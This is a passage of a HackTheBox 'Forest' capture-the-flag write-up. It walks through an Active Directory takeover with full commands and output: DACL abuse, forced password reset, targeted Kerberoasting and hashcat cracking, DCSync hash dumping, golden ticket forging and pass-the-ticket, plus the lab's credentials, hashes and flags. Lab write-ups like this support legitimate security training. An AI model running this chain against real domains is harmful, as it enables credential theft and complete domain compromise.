
```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ wmiexec.py -k -shell-type powershell forest.htb.local
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
PS C:\> whoami
htb.local\administrator

PS C:\> cd C:\Users
PS C:\Users> ls


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/18/2019  10:09 AM                Administrator
d-r---       11/20/2016   6:39 PM                Public
d-----        9/22/2019   3:29 PM                sebastien
```

```
d-----        9/22/2019   4:02 PM                svc-alfresco

PS C:\Users> cat .\svc-alfresco\Desktop\user.txt
f211d595964cb5d25765649d22e6b06f

PS C:\Users> cat .\Administrator\Desktop\root.txt
dc85b3f081269ddd7cc189eb98049a2a
```

Failed Attempts

> ✕ **Failure**
>
> The user `evil` was added by other HTB players...

Abse DACL to force change user `evil`'s password




Abstract


- User `svc-alfresco` owns user `evil`

- User `evil` have permission to perform **DCSync**
- **DCSync** -> Get `krbtgt` hash -> Craft golden ticket -> Impersonate any user

Press help on the path line to view instructions




Info



The user SVC-ALFRESCO@HTB.LOCAL has ownership of the user EVIL@HTB.LOCAL.

Object owners retain the ability to modify object security descriptors, regardless of permissions on the object's DACL

Linux Abuse



To abuse ownership of a user object, you may grant yourself the GenericAll privilege.

Impacket's dacledit can be used for that purpose (cf. "grant rights" reference for the link).

```
dacledit.py -action 'write' -rights 'FullControl' -principal 'control
ledUser' -target 'targetUser' 'domain'/'controlledUser':'password'
```

Cleanup of the added ACL can be performed later on with the same tool:

Give FullControl over `evil` to `svc-alfresco`

Setup `dacledit` - [HackTheBox Writeup - Forest > Root Flag > Setup `dacledit`]

Run `dacledit.py`

```
┌──(impacket-shutdownrepo-TDbuqu7G)─(kali㉿kali)-[/opt/sectools/ad/impacket-shutdownrepo]
└─$ dacledit.py -action 'write' -rights 'FullControl' -principal 'svc-alfresco' -target 'evil' 'htb.local'/'svc-alfresco':'s3rvice'
Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth Corporation

[*] DACL backed up to dacledit-20230719-185510.bak
[*] DACL modified successfully!
```

Force change `evil's` password

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user /domain evil newP@ssword2023
The command completed successfully.
```

DCSync & Golden Ticket

Dcsync to get `krbtgt` hash

```
secretsdump.py htb.local/evil:'newP@ssword2023'@htb.local -just-dc -outputfile evil_secretsdump.txt
```

Get `krbtgt` hash

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cat evil_secretsdump.txt.ntds.kerberos| grep krbtgt
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
krbtgt:des-cbc-md5:9dd5647a31518ca8
```

Get domain sid

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami /user

USER INFORMATION
----------------

User Name        SID
================ =============================================
htb\svc-alfresco S-1-5-21-3072663084-364016917-1341370565-1147
```

Craft golden ticket

```
ticketer.py -aesKey 9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b -domain-sid S-1-5-21-3072663084-364016917-1341370565 -domain htb.local Administrator
```

Pass the ticket with evil-winrm

HackTheBox Writeup - Forest > Root Flag > Pass The Ticket With Evil-Winrm

Targeted Kerberoasting from `svc-alfresco`

> ✕ **Failure**
>
> The user `evil` was added by other HTB players...


> Only works if targets are using weak passwords

No **kerberoastable** accounts found by default

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cme ldap htb.local -u svc-alfresco -p 's3rvice' --kerberoasting kerberoastables.txt
SMB         htb.local       445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local)
(signing:True) (SMBv1:True)
LDAP        htb.local       389    FOREST           [+] htb.local\svc-alfresco:s3rvice
LDAP        htb.local       389    FOREST           [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
LDAP        htb.local       389    FOREST           No entries found!
```

From bloodhound :

Use **targetedkerberoast** to force set SPN for users to get hashes



Cleanup of the added ACL can be performed later on with the same tool:

Targeted Kerberoast

A targeted kerberoast attack can be performed using targetedKerberoast.py.

```
targetedKerberoast.py -v -d 'domain.local' -u 'controlledUser' -p 'ItsPassword'
```

The tool will automatically attempt a targetedKerberoast attack, either on all users or against a specific one if specified in the command line, and then obtain a crackable hash. The cleanup is done automatically as well.


The recovered hash can be cracked offline using the tool of your choice.

Force Change Password

> https://github.com/ShutdownRepo/targetedKerberoast

Get user `evil`'s creds

```
python targetedKerberoast.py -v -d 'htb.local' -u 'svc-alfresco' -p 's3rvice'
```



```
ff774f75ef9b7b9af4390fce8ce69fb883f58d7f4bfcd45da3bf73f1dd52df95e9dc0908c8903be93bed5ff2a8b9774035baf63430ff5848ff19ada07b7d7a301bf9290cf937cb53b257f11b7963a8bdcb59c90b2743218a549eefed3800d0ab3a41e441771db0935
3c5e[illegible]f1d282947cbb6e3dec27d2b492d82346c979860409f85b2088fb1be51fb9d31b7496df078a7c601dc6204f492e82d2d5d303a04fad9605f9ba832e86614d093706d9e66a1936153e3beb657e66021b506773f6ac717ccbb5c139b5e3ab0b07d92721a766688b
cb663adc59161f38f3b94eb50346d5f95c941158b5dc6ad097d17a6c2a793f020e6a1ecb47f96ccf804e91002918577b78e7836aa406b0b1535b57729fb16396943931a080da4a8b025e69ef0f01088e6febbd1b87688ccdfed408cd32f3277e419e192e2960ad1fe
f9bb34188ece49856ed9f71a8eb70792f64576c778eb507e26984847f956f6624b0dfe9310ace3a1f89f42d020b05b4b826d6583c7505ead7cdb73bac0da9bef2789a21cf6028f01ecdc75ca05a825b443d669e09118356425678d2a98d3bc7f5a190b8a68f083339
5b18fc3d1e2fba6017776fde2ec0e567e53dd238fe77c66ec981ba050d305dd5d6d5852595e3a12a1e04bf7bcc7a49a6cc20f83df4378c22d582bd53106dadb87df34598f37e54672127462ef3ce8c27
[VERBOSE] SPN removed successfully for (john)
[VERBOSE] SPN added successfully for (evil)
[+] Printing hash for (evil)
$krb5tgs$23$*evil$HTB.LOCAL$htb.local/evil*$67022da9c5a75b2878ba9ace5d87d2fc$ad2459e22724d5c8f75bb8eab42daed08ac27e792f021381966ebbd04748d3a1d87970e45056d375b531e999021466128fb083bc875a18c6e5710e7a321ad0710882
5c3bc1bbb9da38ed08d4db74a00588ba03ae53bd3a137623a446b5804ba6e9de3d8e3913ea790070676d143724c404bd3d1a026417d20df21c6f2d7236bb80df53cc14ab3ab9c55c08cab7f0345e2f6ab7acf8e747b50617f9e6dbc496a82f724d4b2d224f682dccb
556cda91667a2993d94da59898e59337d2f463eb47ce6932ec7d19bd268ed5c42d00aa4c6a465e355e1c2f0a1b531b55b096eef20358660f8681f431084157d3ac5c00382dcab27ccaa2bd3f6b1327c074ec266af61788f27dcd54b472079c2a546b68cf1f73e0544
85fdaa108580e5a40e864afefddd9e899a71a758af7f09ac2d105224d0d0294b5437ca23046f175f9980ba93904fee27b23a6e312c59875ebfd91478abcd5660e9deeb93b99db6b2ec1f90c9492fafda4b13ddc40aa397504b7201a26511f575ae02001aaf5ae08f0
77a1a30272379b4e729c1d62e3360d3a3be3bfdb11b64966b7de22dcafdcc2d3e160af1a63aa3760ef029554a6ce3194705eb35a55f8ff8d311075e4dfe3329292c83a372175fd8167ef7aa8d4b560c0912dae7b43ec860719e2e2864289d5a1b51f4e761ddc19e6a
040837820b2d8a8a4d5838b5f601e3b3484d4165121f0d310ea9209f473c8c983033805400034d391dcfac75481fa9866448da1d036e9a29ccb02df32b75087cd65ef6e614c7b11411064560338fd9db7bb9e19abe14eb68aec169fc3d8a23852ede8d4cd72dcd01c
b9b97f6e9cf58369062e79e6f567ca92e8e4be2e7ebcb939b542d921a446f37ca8b73b9f24e93452f864c6cb2f3fabda970b996ba34dd166c207044b7faf58a28ed412636d354ff383214d4ce355f3c057a922e2277d4e5bad3898db3993188fa544340e63aacf225
e4abcc7adb1d84aa6ee115ba4d9c29b36ae48f32bf4bee0197e7c3cfed6c151bdf46794a5297362025acd42db05060629c54a0e60a83462ce63156eefe425978225bcf9e15573b951e88f629efbc91fb791475154f0312518db9737dba175872550d24ae7622258a5
85aa26d9cdee49c530e397cdacb35ab2c8966f807010b51e9377e58414c0d970be20b8ef144fea6fa1bcfc96eb81ff9addafec3d1f7577d857ddee619bca49341f5e5cf684ae2b433739f8f11782349b331519dca324d1edb42de09f8d148f3c46302f6187cf5e4db
0b0eca7f3a4096f59c5ec19e773081ba081db892e6aa4c375e95ec4210c70a67c2b0b9abec0d53a86d4a731986ff05ca815911361a98953fb17502e559661c45c67df1fb275fafb4749e3d708eb3f36b
[VERBOSE] SPN removed successfully for (evil)
```

Crack `evil` user's ticket hash

```
hashcat targetedkerberoast.txt /opt/wordlists/rockyou.txt -m 13100
```

Result :

```
$krb5tgs$23$*evil$HTB.LOCAL$htb.local/evil*$67022da9c5a75b2878ba9ace5d87d2fc$ad2459e22724d5c8f75bb8eab42daed08ac27e792f021381966eb
bd04748d3a1d87970e45056d375b531e999021466128fb083bc875a18c6e5710e7a321ad07108825c3bc1bbb9da38ed08d4db74a00588ba03ae53bd3a137623a44
6b5804ba6e9de3d8e3913ea790070676d143724c404bd3d1a026417d20df21c6f2d7236bb80df53cc14ab3ab9c55c08cab7f0345e2f6ab7acf8e747b50617f9e6d
bc496a82f724d4b2d224f682dccb556cda91667a2993d94da59898e59337d2f463eb47ce6932ec7d19bd268ed5c42d00aa4c6a465e355e1c2f0a1b531b55b096ee
f20358660f8681f431084157d3ac5c00382dcab27ccaa2bd3f6b1327c074ec266af61788f27dcd54b472079c2a546b68cf1f73e054485fdaa108580e5a40e864af
efddd9e899a71a758af7f09ac2d105224d0d0294b5437ca23046f175f9980ba93904fee27b23a6e312c59875ebfd91478abcd5660e9deeb93b99db6b2ec1f90c94
92fafda4b13ddc40aa397504b7201a26511f575ae02001aaf5ae08f077a1a30272379b4e729c1d62e3360d3a3be3bfdb11b64966b7de22dcafdcc2d3e160af1a63
aa3760ef029554a6ce3194705eb35a55f8ff8d311075e4dfe3329292c83a372175fd8167ef7aa8d4b560c0912dae7b43ec860719e2e2864289d5a1b51f4e761ddc
19e6a040837820b2d8a8a4d5838b5f601e3b3484d4165121f0d310ea9209f473c8c983033805400034d391dcfac75481fa9866448da1d036e9a29ccb02df32b750
87cd65ef6e614c7b11411064560338fd9db7bb9e19abe14eb68aec169fc3d8a23852ede8d4cd72dcd01cb9b97f6e9cf58369062e79e6f567ca92e8e4be2e7ebcb9
39b542d921a446f37ca8b73b9f24e93452f864c6cb2f3fabda970b996ba34dd166c207044b7faf58a28ed412636d354ff383214d4ce355f3c057a922e2277d4e5b
ad3898db3993188fa544340e63aacf225e4abcc7adb1d84aa6ee115ba4d9c29b36ae48f32bf4bee0197e7c3cfed6c151bdf46794a5297362025acd42db05060629
c54a0e60a83462ce63156eefe425978225bcf9e15573b951e88f629efbc91fb791475154f0312518db9737dba175872550d24ae7622258a585aa26d9cdee49c530
e397cdacb35ab2c8966f807010b51e9377e58414c0d970be20b8ef144fea6fa1bcfc96eb81ff9addafec3d1f7577d857ddee619bca49341f5e5cf684ae2b433739
f8f11782349b331519dca324d1edb42de09f8d148f3c46302f6187cf5e4db0b0eca7f3a4096f59c5ec19e773081ba081db892e6aa4c375e95ec4210c70a67c2b0b
9abec0d53a86d4a731986ff05ca815911361a98953fb17502e559661c45c67df1fb275fafb4749e3d708eb3f36b:abc123!
```

DCSync

```
secretsdump.py htb.local/evil:'abc123!'@htb.local -just-dc -outputfile evil_secretsdump.txt
```

Craft Golden Ticket

Get `krbtgt`'s hash

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cat evil_secretsdump.txt.ntds.kerberos| grep krbtgt
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
krbtgt:des-cbc-md5:9dd5647a31518ca8
```

Get domain sid

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ lookupsid.py htb.local/evil:'abc123!'@htb.local 1 -no-pass
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

[*] Brute forcing SIDs at htb.local
[*] StringBinding ncacn_np:htb.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3072663084-364016917-1341370565
```

Craft golden ticket

```
ticketer.py -aesKey 9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b -domain-sid S-1-5-21-3072663084-364016917-1341370565
```

Pass The Ticket

Sync time with domain controller

```
sudo ntpdate htb.local
```

```
export KRB5CCNAME=Administrator.ccache
wmiexec.py forest.htb.local -k -no-pass
```

Computer object takeover

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Google `SeMachineAccountPrivilege privilege escalation`

> https://github.com/0xJs/RedTeaming_CheatSheet/blob/main/windows-ad/Domain-Privilege-Escalation.md#computer-object-takeover

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